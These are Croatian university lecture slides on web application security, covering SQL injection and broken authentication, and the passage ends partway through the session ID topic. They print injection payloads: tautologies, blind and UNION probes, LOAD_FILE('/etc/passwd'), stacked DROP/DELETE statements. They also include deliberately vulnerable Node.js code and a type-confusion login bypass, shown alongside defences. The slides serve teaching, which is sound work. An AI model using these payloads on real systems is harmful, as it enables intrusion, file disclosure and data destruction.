

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2022./2023.**

---

## **3. Sigurnost u web-aplikacijama**

# Creative Commons



- slobodno smijete:
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo



- **prerađivati** djelo

- pod sljedećim uvjetima:



- **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).



- **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.



- **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.

*U slučaju daljnjeg korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*

*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*


# Uvod (1)

- Eksplozija podataka na Internetu **povećava rizik** ugroze informacijske sigurnosti



# Uvod (2)

- Web aplikacije danas su **dominantna vrsta računalnih aplikacija**
- Intenzivno se koriste **u svim aspektima poslovanja**
  - Izvršavanje finansijskih transakcija, pohranjivanje osjetljivih informacija, donošenje važnih poslovnih odluka, ...
    - Napadač može ostvariti znatnu osobnu korist od nadziranja ili ometanja rada web aplikacija
- **Tehnološki su vrlo kompleksne**
  - Brojne mogućnosti za ugrožavanje sigurnosti web aplikacija
- **Dva svojstvena problema web aplikacija:**
  - Javno su dostupne čime je onemogućen princip Security Through Obscurity (STO)
  - Procesiraju podatke dobivene preko HTTP zahtjeva



<https://www.forbes.com/>


# Uvod (3)

- Web stranice sadrže tekst i HTML oznake koje se **generiraju na strani poslužitelja** te **interpretiraju** unutar preglednika **na klijentskoj strani**.
- Web poslužitelji koji generiraju samo statičke web stranice imaju potpunu kontrolu nad time kako će klijentski preglednik interpretirati te stranice dok oni **poslužitelji koji generiraju dinamičke web stranice nemaju tu mogućnost**.
  - Dinamički web sadržaj generira se na temelju ulaznih korisničkih podataka kako bi se ostvarila određena razina interakcije s korisnikom pa sam korisnik utječe na izgled, sadržaj i ponašanje web stranice koju je zatražio od web poslužitelja.
- Ako se putem spomenutih ulaznih korisničkih podataka u ranjivu dinamičku web stranicu umetne neki zlonamjerni sadržaj, **u većini slučajeva ni web poslužitelj ni klijent neće biti u mogućnosti to prepoznati ili spriječiti**.



# OWASP Top 10

- The **Open Web Application Security Project (OWASP)**
  - Potiče razvoj alata, nastavnih platformi, smjernica i izradu drugog materijala koji pomaže u analizi i edukaciji o sigurnosti računalnih aplikacija.
  - Svi projekti su licencirani pod licencom otvorenog koda.
  - Godišnje objavljuju listu **OWASP Top 10** najčešćih i najopasnijih prijetnji sigurnosti računalnih aplikacija (*exploiting vulnerabilities*).
- Lista ranjivosti preuzeta iz dokumenta **OWASP Top 10 2021**:



<https://owasp.org/www-project-top-ten/>

# Sadržaj

1. **SQL umetanje** (*SQL Injection*)
2. Loša autentifikacija (*Broken Authentication*)
3. Nesigurna pohrana osjetljivih podataka (*Sensitive Data Exposure*)
4. Vanjski XML entiteti (*XML External Entity, XXE*)
5. **XSS (Cross-site Scripting)**
6. Loša kontrola pristupa (*Broken Access Control*)
7. Nesigurna deserijalizacija (*Insecure Deserialization*)
8. **Lažiranje zahtjeva na drugom sjedištu** (*Cross Site Request Forgery, CSRF*)

# **1. SQL umetanje** ***(SQL Injection)***



# SQL umetanje

- *SQL Injection, Injection*
  - Tehnika napada umetanjem zlonamjernog koda u SQL naredbe
  - Najčešće putem web obrazaca; to je zapravo „varanje aplikacije”
  - Aplikacije uzimaju takve ulazne podatke i interpretiraju ih kao naredbe ili upite (**SQL**, **JavaScript**, OS Shell, LDAP, XPath, Hibernate, ...)
- **Cilj napadača SQL umetanjem je pristup bazi podataka**
  - Točnije: čitanje, izmjena ili brisanje pohranjenih podataka
- Često je ubacivanje **SQL naredbi**
  - Mnoge aplikacije su i danas ranjive na ovu opasnost
  - Danas se izbjegava mogućnost direktnog umetanja SQL kôda
- Tipični ishod:
  - Opasan – moguća je kompromitacija ili promjena cijele baze podataka
  - Moguć je pristup definiciji (opisu) baze podataka, korisničkim računima ili čak operacijskom sustavu i datotekama na poslužitelju

# SQL umetanje – vrste i postupci napada (1)

1. Tautologija
  - Umetanje iskaza koji je uvijek istinit
  - Najjednostavniji i najčešći oblik
2. Ilegalni upiti (*illegal queries*)
  - Napadač pokušava doznati strukturu tablica i baze podataka
3. Injekcija “na slijepo” (*blind SQL injection*)
  - Koji izrazi su legitimni a koji ne? – napadač istražuje bazu podataka
4. Upit *Union*
  - Kombinacija upita kako bi napadač dobio više podataka
5. Ulančani upiti (*stacking queries*)
  - Višestruke naredbe
  - Dodavanje pojedinih SQL naredbi u niz naredbi koje će se skupno izvršiti

## SQL umetanje – vrste i postupci napada (2)

- Ovisno o tome kad se umetnuti niz znakova koristi za napad razlikujemo SQL umetanje prvog i drugog reda (*first and second order SQL injection*)
  - **SQL ubacivanje prvog reda:** niz znakova iz HTTP zahtjeva dobivenih od korisnika umeće se u SQL upit na nesiguran način
  - **SQL ubacivanje drugog reda:** aplikacija preuzima korisnički unos iz HTTP zahtjeva i pohranjuje ga. Obično se unos pohranjuje u bazu podataka, ali ne dolazi do ranjivosti na mjestu gdje su podaci pohranjeni. Kasnije, prilikom obrade drugog HTTP zahtjeva, aplikacija dohvaća pohranjene podatke i ugrađuje ih u SQL upit na nesiguran način.
    - Drugi naziv: pohranjeno SQL ubacivanje (*stored SQL injection*)

# SQL umetanje – Tautologija (1)

- Unos od korisnika izvršava se kao dio upita bazi podataka
  - u WHERE klauzulu ubacuje se dodatni izraz koji je uvijek istinit
  - zbog takve logičke posljedice SQL upit se uvijek izvršava

Primjer:


OR 1=1

" OR ""="

```
SELECT fieldlist  
FROM table  
WHERE field =  
'$EMAIL';
```

+ anything' OR 'x'='x' =

```
SELECT fieldlist  
FROM table  
WHERE field = 'anything'  
OR 'x'='x';
```



# SQL umetanje – Tautologija (2)

- Dva niza znakova koji se često koriste za SQL umetanje, a moguće su razne druge fraze:

```
SELECT * FROM Student WHERE ID = 314 OR 1=1;
```

ID = "314  
OR 1=1"

```
SELECT * FROM Korisnik WHERE Ime = "" OR ""="" AND  
Prezime = "" OR ""=""
```

" OR ""=""

" OR ""=""

# SQL umetanje – Tautologija – Primjer (1)

- U nekoj Node.js web aplikaciji neka je ovako implementirano povezivanje na bazu podataka s parametrima iz URL parametara:

```
app.post("/records", (request, response) => {  
  const data = request.body;  
  const query = `SELECT * FROM Zaposlenik WHERE id = (${data.id})`;   
  connection.query(query, (err, rows) => {  
    if(err) throw err;  
    response.json({data:rows});  
  });  
});
```



# SQL umetanje – Tautologija – Primjer (2)

- Zlonamjerna manipulacija s ciljem iskorištavanja ranjivosti kôda:

```
-- SQL upit upisan u programski kod web stranice
$query = "SELECT first_name, last_name FROM users WHERE user_id =
'$user_input'";

-- originalni navodnici moraju ostati - njih ne možemo izbaciti
-- možemo eventualno komentirati s /* */ ili --
$query = "SELECT first_name, last_name FROM users WHERE user_id =
'$user_input'";

-- tautologija - trebamo postići da izraz uvijek bude istinit
$query = "SELECT first_name, last_name FROM users WHERE (TRUE);,

-- mogući način...
$query = "SELECT first_name, last_name FROM users WHERE user_id
='bilo_sto' OR '1'='1'";

/* upisujemo:
    bilo_sto' OR '1'='1
    ili samo: */
' OR 1=1 #
```

# SQL umetanje – Ilegalni upiti

- *Illegal/Logically Incorrect Queries*
- Različitim SQL naredbama pokušavamo vidjeti što prolazi, a što ne
  - Često početni oblik napada prije daljnjih napada
  - Napadač saznaje vrstu i strukturu baze podataka
  - Namjerno se izazivaju sintaksne greške, greške pretvorbe tipa ili logičke greške
    - Sintaksne greške – saznaje se struktura tablica i naziv atributa
    - Pretvorba tipa podataka – saznaje se tip atributa u tablicama
    - Logička pogreška – često otkriva nazive tablica i atributa
  - Korisno napadaču i kod „slijepog” SQL umetanja

```
-- ORDER BY n da bismo vidjeli koliko parametara upit zahtijeva
SELECT first_name, last_name FROM users WHERE user_id = '1' ORDER BY 1#';
SELECT first_name, last_name FROM users WHERE user_id = '1' ORDER BY 2#';
SELECT first_name, last_name FROM users WHERE user_id = '1' ORDER BY 3#';

SELECT first_name, last_name FROM users WHERE user_id = '' LIKE '%';
```

# SQL umetanje – Slijepo umetanje

- Isto kao i “obično” umetanje, ali baza nam ne javlja greške
  - Greške su nam inače korisne da vidimo što “prolazi”
- Slijepo umetanje **temeljeno na sadržaju** (*content-based blind SQL injection*):
  - Napadač izvodi niz upita na koje baza odgovara s TRUE ili FALSE

```
IF (1=1) SELECT 'true' ELSE SELECT 'false'
```

```
http://www.shop.local/item.php?id=34
```



```
SELECT * FROM products WHERE ID = 34
```

```
http://www.shop.local/item.php?id=34 and 1=2
```



```
FALSE
```

```
http://www.shop.local/item.php?id=34 and 1=1
```



```
SELECT * FROM products WHERE ID = 34 and 1=1
```



```
TRUE
```

- Slijepo umetanje **temeljeno na vremenu** (*time-based blind SQL injection*):
  - Koristi se kao indikator napadaču da li je baza ranjiva za SQL umetanje

```
http://www.shop.local/item.php?id=34 and if(1=1, sleep(10), false)
```

<https://portswigger.net/web-security/sql-injection/blind>

Web aplikacija je ranjiva ako odgovor kasni 10 sekundi.

# SQL umetanje – upit Union (1)

- Koristi se naredba **UNION**
  - kombinira rezultate dvije ili više **SELECT** naredbi

```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```

- Rezultati će se ispisati zajedno kao niz redaka (*rows*)

```
-- verzija baze podataka
%' or 0=0 union select null, version() #'

-- korisnik baze podataka
' or 0=0 union select null, user() #'

-- naziv baze podataka
' or 0=0 union select null, database() #'
```

## SQL umetanje – upit Union (2)

```
-- nazivi svih tablica u bazi podataka
' AND 1=0 UNION SELECT null, table_name FROM
information_schema.tables #

-- gdje se izvodi aplikacija
' UNION ALL SELECT @@datadir, 1 #'

-- verzija baze i broj porta
' UNION ALL SELECT @@version, @@port #'

-- naziv i verzija operacijskog sustava računala
' UNION ALL SELECT @@hostname, @@version_compile_os #'

-- ispis datoteka na poslužitelju
' and 1=0 union select null, LOAD_FILE('/etc/passwd') #'
```

# SQL umetanje – Ulančani upiti

- Slično kao *Union* ali cilj je dodati više odvojenih SQL upita
- Ako uspijemo moguća je potpuna manipulacija bazom podataka
  - Podrazumijevamo da smo strukturu saznali pomoću naredbe *UNION*
- Postavke SQL poslužitelja: je li dozvoljeno ulančavanje upita?

```
SELECT * FROM products WHERE id = 10; DROP members--
```

Komentiranje ostatka  
SQL naredbe

```
SELECT * FROM users WHERE user_id = "1"; DELETE FROM users; "
```



# Sprečavanje napada umetanjem (1)

- Preporuke:
  - **Sanitizacija unosa** (čišćenje): modificiranje unosa kako bi osiguralo da je unos valjan (npr. uklanjanje dvostrukih navodnika)
    - Uključuje filtriranje – paziti: “or”, “OR”, “oR”, “Or” ...
  - **Validacija unosa**: provjera da li je unos valjan, odnosno da li unos ispunjava određen skup kriterija (npr. unos ne sadržava jednostruke navodnike)
    - Provjera tipa podataka (*type checking*)
  - **Dopustiti samo određene ključne riječi koje se smiju unijeti** (*whitelisting*)
  - **Izbjeći interpretiranje naredbi** (ne miješati SQL upit i HTML/JS kôd)
  - **Koristiti** unaprijed pripremljene ili **pohranjene procedure** u SQL upitima, a ne SQL upite
    - **Koristiti parametrizirane SQL upite**: Slanje SQL upita i podataka u odvojenim zahtjevima na poslužitelj (*prepared statements*)
  - **Minimizirati ovlasti** nad bazom podataka kako bi se spriječio pristup neželjenim podacima
  - Prilagođen prikaz grešaka: korisniku **ne prikazivati greške**, a **pogotovo ne precizan opis grešaka** (*blind*)

# Sprečavanje napada umetanjem (2)

- Sanitizacija u Node.js:

```
function validateForm() {  
    let x = document.forms["form"]["email"].value;  
    const re =  
    /^((([^<>()[\]\\. ,;: \s@"]+(\. [^<>()[\]\\. ,;: \s@"]+)*|("[. +"])|@((\[[0-9]{1,3}\. [0-9]{1,3}\. [0-9]{1,3}\. [0-9]{1,3}\)|((\a-zA-Z\-\0-9]+\.)+[a-zA-Z]{2,})))$)/;  
  
    if (x == "") {  
        alert("Email must be filled out");  
  
        return false;  
    } else if (re.test(String(x).toLowerCase()) == false) {  
        alert("Email must be valid");  
  
        return false;  
    }  
    return true;  
}
```

# Sprečavanje napada umetanjem (3)

- Parametrizacija unosa u Node.js:

```
app.post("/records", (request, response) => {  
  const data = request.body;  
  connection.query('SELECT * FROM health_records where id = ?',  
[data.id], (err, rows) => {  
    if(err) throw err;  
    response.json({data:rows});  
  });  
});
```

# Sprečavanje napada umetanjem (4)

- **Nepotpuna** validacija unosa u Node.js:

```
app.post("/auth", function (request, response) {  
  var username = request.body.username;  
  var password = request.body.password;  
  if (username && password) {  
    connection.query(  
      "SELECT * FROM accounts WHERE username = ? AND password = ?",  
      [username, password],  
      function (error, results, fields) {  
        ...  
      }  
    );  
  }  
});
```

**Nesigurno**

body: "username=admin&password[password]=1"



```
SELECT * FROM accounts WHERE username = 'admin'  
AND password = `password` = 1
```

password = `password` = 1



TRUE

1 = 1

**Napad**

# Sprečavanje napada umetanjem (5)

- Potpuna validacija unosa u Node.js:

```
app.post("/auth", function (request, response) {  
  var username = request.body.username;  
  var password = request.body.password;  
  // Reject different type  
  if (typeof username !== "string" || typeof password !== "string"){  
    response.send("Invalid parameters!");  
    response.end();  
    return;  
  }  
  if (username && password) {  
    connection.query(  
      "SELECT * FROM accounts WHERE username = ? AND password = ?",  
      [username, password],  
      function (error, results, fields) {  
        ...  
      }  
    );  
  }  
});
```

Sigurno

## **2. Loša autentifikacija** ***(Broken Authentication)***



# Loša autentifikacija

- *Broken Authentication*
- Cilj može biti:
  - pogoditi ime i lozinku korisnika, ili...
  - ukrasti identifikator sjednice i lažno se predstaviti
- Problem: HTTP ne čuva stanje („stateless” protokol)
  - podaci o sesiji ili korisniku moraju putovati u svakom zahtjevu
    - A **stateless protocol** does not require the web server to retain information or status about each user for the duration of multiple requests.
  - stanje se prati putem varijable SESSION ID
  - Tipično pohranjen u kolačiću
- Posljedice:
  - kompromitacija korisničkog računa ili otmica sjednice (*session hijacking*)
    - npr. ukrasti *identifikator sjednice* košarice kupca u online trgovini (*session fixation*)

# Loša autentifikacija – pogađanje lozinke (1)


- *Brute force* napad
- Automatizirani alati
- Lozinke iz rječnika
  - Slabe lozinke: qwert123, password123, ...
  - Ključna je duljina lozinke, ne nužno i kompleksnost za ljude
- Vertikalni napadi
  - cijeli rječnik za jednog korisnika
    - tipično admin, administrator...
  - pogađanje CMS-a i standardnog korisničkog imena administratora (*administrator, Administrator, admin, Admin, root, ...*)
- Horizontalni napadi
  - Jedna lozinka za sve korisnike
  - Kako pogoditi ime korisnika?
    - socijalni inženjering/heuristika, saznati popis korisnika, ...

# Loša autentifikacija – pogađanje lozinke (2)




<https://twitter.com/zenyway/status/1065960569902120960>

# Loša autentifikacija – pogađanje lozinke (3)



~28 BITS OF ENTROPY  
 $2^{28} = 3 \text{ DAYS AT } 1000 \text{ GUESSES/SEC}$   
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)  
DIFFICULTY TO GUESS: **EASY**

WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE 0s WAS A ZERO?  
AND THERE WAS SOME SYMBOL...  
DIFFICULTY TO REMEMBER: **HARD**



~44 BITS OF ENTROPY  
 $2^{44} = 550 \text{ YEARS AT } 1000 \text{ GUESSES/SEC}$   
DIFFICULTY TO GUESS: **HARD**

THAT'S A BATTERY STAPLE.  
CORRECT!  
DIFFICULTY TO REMEMBER: **YOU'VE ALREADY MEMORIZED IT**

THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.


<https://xkcd.com/936/>

# Loša autentifikacija – pogađanje lozinke – zaštita


- CAPTCHA (*Completely Automated Public Turing test to tell Computers and Humans Apart*)
  - dobra zaštita za problem automatiziranih napada
- *Limit login attempts*
  - “Zaključaj pristup na 5 minuta za IP nakon 3 pogrešne lozinke”
- Filtriranje po IP adresama i rasponima adresa
  - dobar način ako znamo od kuda će se korisnici uvijek spajati

# Loša autentifikacija – loše poruke o greškama

- Jesu li dobre poruke:
  - “Korisničko ime nije ispravno”
  - “Lozinka nije ispravna”
- **Poruke ne smiju napadaču otkriti gdje griješi!**
- Bolje poruke:
  - “Korisnik nije pronađen”
  - “Podaci za pristup su pogrešni”
  - ...



Loše




Bolje



# Loša autentifikacija – dupliciranje lozinki

- Korištenje istih podataka za prijavu na više web-aplikacija
  - Provalom na jednoj web-aplikaciji napadač dobiva podatke za pristup drugim aplikacijama
  - Automatizirano pokušavanje pristupa na druga sjedišta s ukradenim podacima



The image shows the homepage of the 'have i been pwned?' website. It features a dark blue background. At the top, there is a white rounded rectangle containing the text ';--have i been pwned?'. Below this, in smaller white text, it says 'Check if your email or phone is in a data breach'. At the bottom, there is a white input field with the placeholder text 'email or phone (international format)' and a dark blue button with the text 'pwned?'.

<https://haveibeenpwned.com/>

# Loša autentifikacija – identifikatori sjednice (1)

- Identifikator sjednice (*Session ID*)
  - (Idealno) nasumičan niz znakova
  - 1. Poslužitelj ga generira nakon uspješne prijave korisnika
    - Poslužitelj ga pohranjuje na svojoj strani (npr. u bazu podataka ili u okviru poslužitelja weba)
  - 2. Poslužitelj ga šalje korisniku
  - 3. Korisnik (preglednik) kod svakog sljedećeg zahtjeva na poslužitelj šalje dobiveni identifikator sjednice
    - Nekada kao parametar metode GET ili POST
    - Danas najčešće zapisan u kolačiću
- Pojednostavnjenje identifikatora sjednice – tokeni
  - slučajno generirani nizovi znakova određene duljine
  - kraće trajanje od identifikatora sjednice
  - privremeni (*access*) i dugotrajniji (*refresh*) tokeni

# Loša autentifikacija – identifikatori sjednice (2)

- Na što sve paziti kod definiranja?
- Otkrivanje naziva varijable sessionID i sustava (*fingerprinting*)
  - Ne koristiti standardne identifikatore PHPSESSID ili JSESSIONID, zamijeniti svojim nazivima
- Duljina identifikatora sjednice
